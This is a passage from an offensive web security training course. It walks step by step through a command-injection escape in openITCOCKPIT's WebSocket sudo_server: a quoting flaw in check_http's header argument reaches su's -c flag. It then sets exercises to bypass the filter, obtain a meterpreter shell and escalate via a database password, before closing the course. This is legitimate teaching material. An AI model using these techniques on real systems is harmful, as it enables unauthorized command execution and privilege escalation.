2. Edit the fuzzing script to use the `command-injection-template.txt` file. Replace the `{cmd}` placeholder with a command you want to run (like `whoami`). Review the output and determine if any of the injection techniques worked.

¹⁶⁶ (Adam Muntner, 2020), <https://github.com/fuzzdb-project/fuzzdb>

10.7.6 Digging Deeper

At this point, we should have determined that none of the command injection techniques worked. Now we have to Try Harder. While we cannot inject into a new command, some commands might allow us to inject into the arguments. For example, the *find* command accepts the *-exec* argument, which executes a command on each file found.

Unfortunately, at this point we only know that the */s* command works and it does not accept any arguments that allow for arbitrary command execution. But let's inspect the output of */s* a bit more carefully.

The output displays a list of scripts, and after some trial and error, we discover that we can run those scripts.

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bc33a94152378611e [+] Connected!
ls ...
check_hpjd
check_http
check_icmp ...
./check_http
check_http: Could not parse arguments Usage:
check_http -H <vhost> | -I <IP-address> [-u <uri>] [-p <port>]
    [-J <client certificate file>] [-K <private key>]
    [-w <warn time>] [-c <critical time>] [-t <timeout>] [-L] [-E] [-a auth]
    [-b proxy_auth] [-f <ok|warning|critcal|follow|sticky|stickyport>]
    [-e <expect>] [-d string] [-s string] [-l] [-r <regex> | -R <case-insensitive
    regex>]
    [-P string] [-m <min_pg_size>:<max_pg_size>] [-4|-6] [-N] [-M <age>]
    [-A string] [-k string] [-S <version>] [--sni] [-C <warn_age>[,<crit_age>]]
    [-T <content-type>] [-j method]
```

Listing 469 - Trying check_http

After reviewing the output of all the commands in the current directory, we don't find any argument that allows for direct command execution. However, the *check_http* command is particularly interesting. Reviewing the usage instructions for *check_http* in Listing 469 reveals that it allows us to inject custom headers with the *-k* argument. The ability to inject custom headers into a request is useful as it might provide us a blank slate to interact with local services that are not HTTP-based. This is only possible if we can set the IP address of the command to 127.0.0.1, can set the port to any value, and can set the header to any value we want. To find if we have this level of control, let's first start a Netcat listener on Kali.

```
kali@kali:~$ nc -nvlp 8080 listening
on [any] 8080 ...
```

Listing 470 - Starting Netcat listener

Now we'll have openITCOCKPIT connect back to us using the *check_http* command so that we can review the data it sends.

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bc33a94152378611e
[+] Connected!
./check_http -I 192.168.119.120 -p 8080
CRITICAL - Socket timeout after 10 seconds
```

Listing 471 - Connecting back to Kali

The listener displays the data that was received from the connection:

```
listening on [any] 8080 ...
connect to [192.168.119.120] from (UNKNOWN) [192.168.121.129] 34448
GET / HTTP/1.0
User-Agent: check_http/v2.1.1 (monitoring-plugins 2.1.1) Connection: close
```

Listing 472 - Initial HTTP connection

Now, we will run the same `check_http` connection but add a header with the `-k` argument. For now, we'll send just a string, "string1".

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bcd33a94152378611e
[+] Connected!
./check_http -I 192.168.119.120 -p 8080 -k string1
CRITICAL - Socket timeout after 10 seconds
```

Listing 473 - Connecting to Kali with header

Returning to our listener, we find that the header was added.

```
kali@kali:~$ nc -nvlp 8080 listening
on [any] 8080 ...
connect to [192.168.119.120] from (UNKNOWN) [192.168.121.129] 34508
GET / HTTP/1.0
User-Agent: check_http/v2.1.1 (monitoring-plugins 2.1.1)
Connection: close string1
```

Listing 474 - Connection with header

Next, we'll make the header longer, sending the argument `-k "string1 string2"` (including the double quotes) and check our listener:

```
kali@kali:~$ nc -nvlp 8080 listening on [any] 8080 ... connect to
[192.168.119.120] from (UNKNOWN) [192.168.121.129] 34552 GET /
HTTP/1.1
User-Agent: check_http/v2.1.1 (monitoring-plugins 2.1.1)
Connection: close
Host: string2":8080
"string1
```

Listing 475 - Interesting connection back with double quote

We notice that the first quote is escaped and sent and the second part of the header is included in the Host header. That is not what we were expecting. Now let's try using a single quote (making the argument `-k 'string1 string2'`).

```
kali@kali:~$ nc -nvlp 8080 listening on [any] 8080 ... connect to
[192.168.119.120] from (UNKNOWN) [192.168.121.129] 34578
GET / HTTP/1.0
User-Agent: check_http/v2.1.1 (monitoring-plugins 2.1.1)
Connection: close string1
```

Listing 476 - Viewing connection back with single quote

Sending a single quote returned just a single "string1" header but without any quotes.

To recap, sending a string with double quotes escapes the double quote and the value after the space is treated as a parameter to the Host header. When we send a single quote, the quote is not escaped and the second string is not included at all. An inconsistency of this type generally suggests that we are injecting an unexpected character. If that is the case, when using a single quote we might be injecting “string2” as another command.

To test this theory, we will replace “string2” with “–help”. If we get the help message of check_http, we know that we are not injecting into another command and that we have instead discovered a strange bug. However, if we receive no help message or a help message from a different command, we know that we might have discovered an escape.

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bc33a94152378611e
[+] Connected!
./check_http -I 192.168.119.120 -p 8080 -k 'string1 --help'
Usage: su [options] [LOGIN]

Options:
  -c, --command COMMAND      pass COMMAND to the invoked shell
  -h, --help                  display this help message and exit
  -, -l, --login              make the shell a login shell
  -m, -p,
  --preserve-environment     do not reset environment variables, and
keep the same shell
  -s, --shell SHELL           use SHELL instead of the default in passwd
```

Listing 477 - Injecting help argument

The output reveals the help output from the `su` command. Excellent!

Let’s pause here and try to analyze what might be going on. The WebSocket connection takes input that is expected to be executed. However, the developers did not want to allow users to run arbitrary commands. Instead, they whitelisted only certain commands (the ls command and the commands in the current directory). Given the output when we appended “–help”, we can also assume that they wanted to run the commands as a certain user, so they used `su` to accomplish that. We can speculate that the command looks something like this:

```
su someuser -c './check_http -I 192.168.119.120 -p 8080 -k "test --help"'
```

Listing 478 - Command speculation

Given that a single quote allows us to escape the command the developers expected us to run, we can reasonably assume a single quote is what encapsulates the user-provided data. We can also reasonably assume that this data is passed into the `-c` (short for “command”) flag in `su`, which will be executed by the username provided to `su`. By appending a single quote, we can escape the encapsulation and directly inject into the `su` command.

Since we suspect that the developers are using `-c` to pass in the command we are attempting to run, what will happen if we pass in another `-c`?

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bc33a94152378611e
[+] Connected!
./check_http -I 192.168.119.120 -p 8080 -k "test -c 'echo 'hacked' hacked"
```

Listing 479 - Injecting echo command

In this output, the second `-c` argument was executed instead of the first. We can now run any command we desire. In order to simplify exploitation, we can make modifications to our client script to run code and bypass the filters.

10.7.6.1 Exercises

1. Modify the `wsclient.py` script to run commands via the filter bypass.
2. Obtain a meterpreter shell.

10.7.7 Extra Mile

Find a readable database configuration and read the password. The user we exploited in the XSS was not an administrator of the application. Use the database password to elevate privileges of the “viewer” user to the administrator and reset the password to allow you to login. The openITCOCKPIT application allows administrative users to create custom commands. Using this feature and an administrator’s account, find and “exploit” this feature.

10.8 Wrapping Up

In this module, we set the foundation for black box testing. We discovered a cross-site scripting vulnerability that we used to scrape the content of an authenticated user’s page.

With the scraped content, we discovered a WebSocket server and key that allowed users to run a very specific set of commands. We used fuzzing techniques to discover what was and wasn’t allowed and with careful review of the input and output, we were able to discover an exploit that allowed us to run arbitrary system commands.

11. Conclusion

The need to secure web applications will continue to grow as long as innovation is a driving factor for businesses. As we rely more heavily on web applications for personal and commercial needs, the attack surface also continues to grow. In this course, we’ve abused these expanding attack surfaces to discover vulnerabilities in web applications. We leveraged these vulnerabilities to chain exploits resulting in the compromise of the underlying servers.

In some instances, we used an application’s source code to identify vulnerabilities that automated scanners might miss. When the source code was unavailable, we applied our knowledge of web service architectures and programming languages to discover effective and disastrous exploits. Along the way, we gained a deeper understanding of how web applications work.

11.1 The Journey So Far

Throughout the course we explored several ways to bypass authentication in web applications, including session riding via cross-site scripting, type juggling, blind SQL injection, and weak random number generation. We gained remote code execution through insecure file uploads, code injection, deserialization, and server-side template injection. We chained these exploits together to go from unauthenticated users to remote shells on the underlying servers.

We encourage you to continue researching web application exploits and how they can change depending on an application's technology stack. A given vulnerability type, such as XML external entity injection, can have vastly different ramifications depending on the underlying application's programming language or framework.

11.2 Exercises and Extra Miles

Each module of the course contains exercises designed to test your comprehension of the material. You will also find "Extra Miles" that require additional effort beyond the normal exercises. While optional, we encourage all students to attempt the "Extra Miles" to get the most out of the course.

11.3 The Road Goes Ever On

Once you've completed the course modules, there are three additional lab machines available for you to analyze and exploit: Answers, DocEdit, and Squeakr. These machines run custom web applications, each of which contain several exploits based on the topics covered in this course. For this reason, we recommend you first complete the exercises and extra miles in the course modules before attempting these machines.

We have pre-configured the Answers and DocEdit applications to enable remote debugging and provided the relevant source code on a debugger virtual machine. A small web application is running on this machine as well, accessible on localhost:80. This application emulates remote user actions on the two lab machines on-demand for any exploit that requires client side exploitation.

Choosing how to approach the Answers machine is up to you. While you may be able to find some vulnerabilities through a black box test, a white box approach could be more comprehensive. For DocEdit, we recommend you take a white box approach.

If you want to conduct a white box test on either of these applications, you'll find the machine credentials and the debugger in your control panel.

The third machine, Squeakr, is a black box test without any credentials or application source code provided. Of course, if you are able to get a shell on this machine, you can reverse engineer the application to look for other vulnerabilities.

11.4 Wrapping Up

The methodologies suggested in this course are only suggestions. We encourage you to take what works for you and continue developing your own methodology for web application security testing as you progress through the extra miles, lab machines, and onward to whatever security assessments await.

It is easy to fixate on one potential vulnerability or go down rabbit holes of endless details when assessing web applications. If you get stuck, take a step back, challenge your assumptions, and change your perspective. Remember to look at all the pieces of information available to you and see how you can fit things together to reach your goal. Do not give up, and always remember to Try Harder.